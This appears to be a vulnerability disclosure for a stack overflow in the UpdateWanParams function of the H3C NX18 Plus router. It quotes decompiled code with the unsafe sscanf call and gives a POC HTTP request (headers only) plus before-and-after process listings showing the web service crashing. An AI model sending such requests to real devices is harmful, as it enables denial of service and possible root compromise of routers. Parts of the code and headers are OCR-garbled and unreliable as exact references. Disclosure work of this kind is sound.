

stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:



Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the UpdateWanParams function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
CONST CHAL . A45' // bas
46 char v46[256]; // [sp+18h] [-148h] BYREF
47 char v47[64]; // [sp+118h] [-48h] BYREF
48 int v48; // [sp+158h] [-8h] BYREF
49 int v49; // [sp+15Ch] [-4h] BYREF
50
v49 = 0;
52 \quad v48 = 0;
53 <u>strcpy(v46, "param")</u>;
54 v2 = (const char *)websgetvar(a1, v46, "");
55
      if ( (int) strlen(V2) < \theta x 2 \theta \theta )
56
        v = IF_GetByPseudoNameDomain("WAN1", 0, &v49);
57
58
        if( Module IsSupport WAN MULTI() == 1 )
            $ += IF_GetByPseudoNameDomain("WAN2", 0, &v48);
59
60
        if
61
        put("Can't by ifindex by pseudoname.");
62
          return -2:
64
65
        sscanf(\v2, "%s", \warmage 47);
66
        v5 = &v2[strlen(v47) + 1];
67
        switch ( \( \frac{\sqrt{47}}{47} \( \text{[0]} \) )
```

In the UpdateWanParams function, the param we entered is formatted using the sscanf function and in the form of %s. This greedy matching mechanism is unsafe. As long as the size of the data we enter is greater than the size of V47 and less than 0x200, it will lead to stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN PSD REM FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
8622 *root SW [kworker/u8:1]
8920 *root SW [kworker/1:0]
8927 *root SW [kworker/2:1]
9112 *root 760 S -mwcli
9125 *root 1572 S /bin/sh
9128 *root SW [kworker/0:0]
9153 *root SW [kworker/0:0]
9251 *root SW [kworker/2:2]
9572 *root SW [kworker/0:1]
9594 *root SW [kworker/0:1]
9594 *root SW [kworker/3:2]
9987 *root 5248 S /bin/webs &
0075 *root 764 R ps
26984 *root 1040 S telnetd
```


The picture above shows the process information before we send poc.

```
[kworker/1:0]
                           [kworker/2:1]
9112 *root
                           [kworker/0:0]
                           [kworker/3:0]
9153 *root
9251 *root
                           [kworker/2:2]
                           [kworker/0:1]
9572 *root
                           [kworker/3:2]
9594 *root
10109 *root
                  4292 S
                           /bin/webs &
10115 *root
                   764 K
                           ps
     *root
                  1040 5
                           telnetd
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.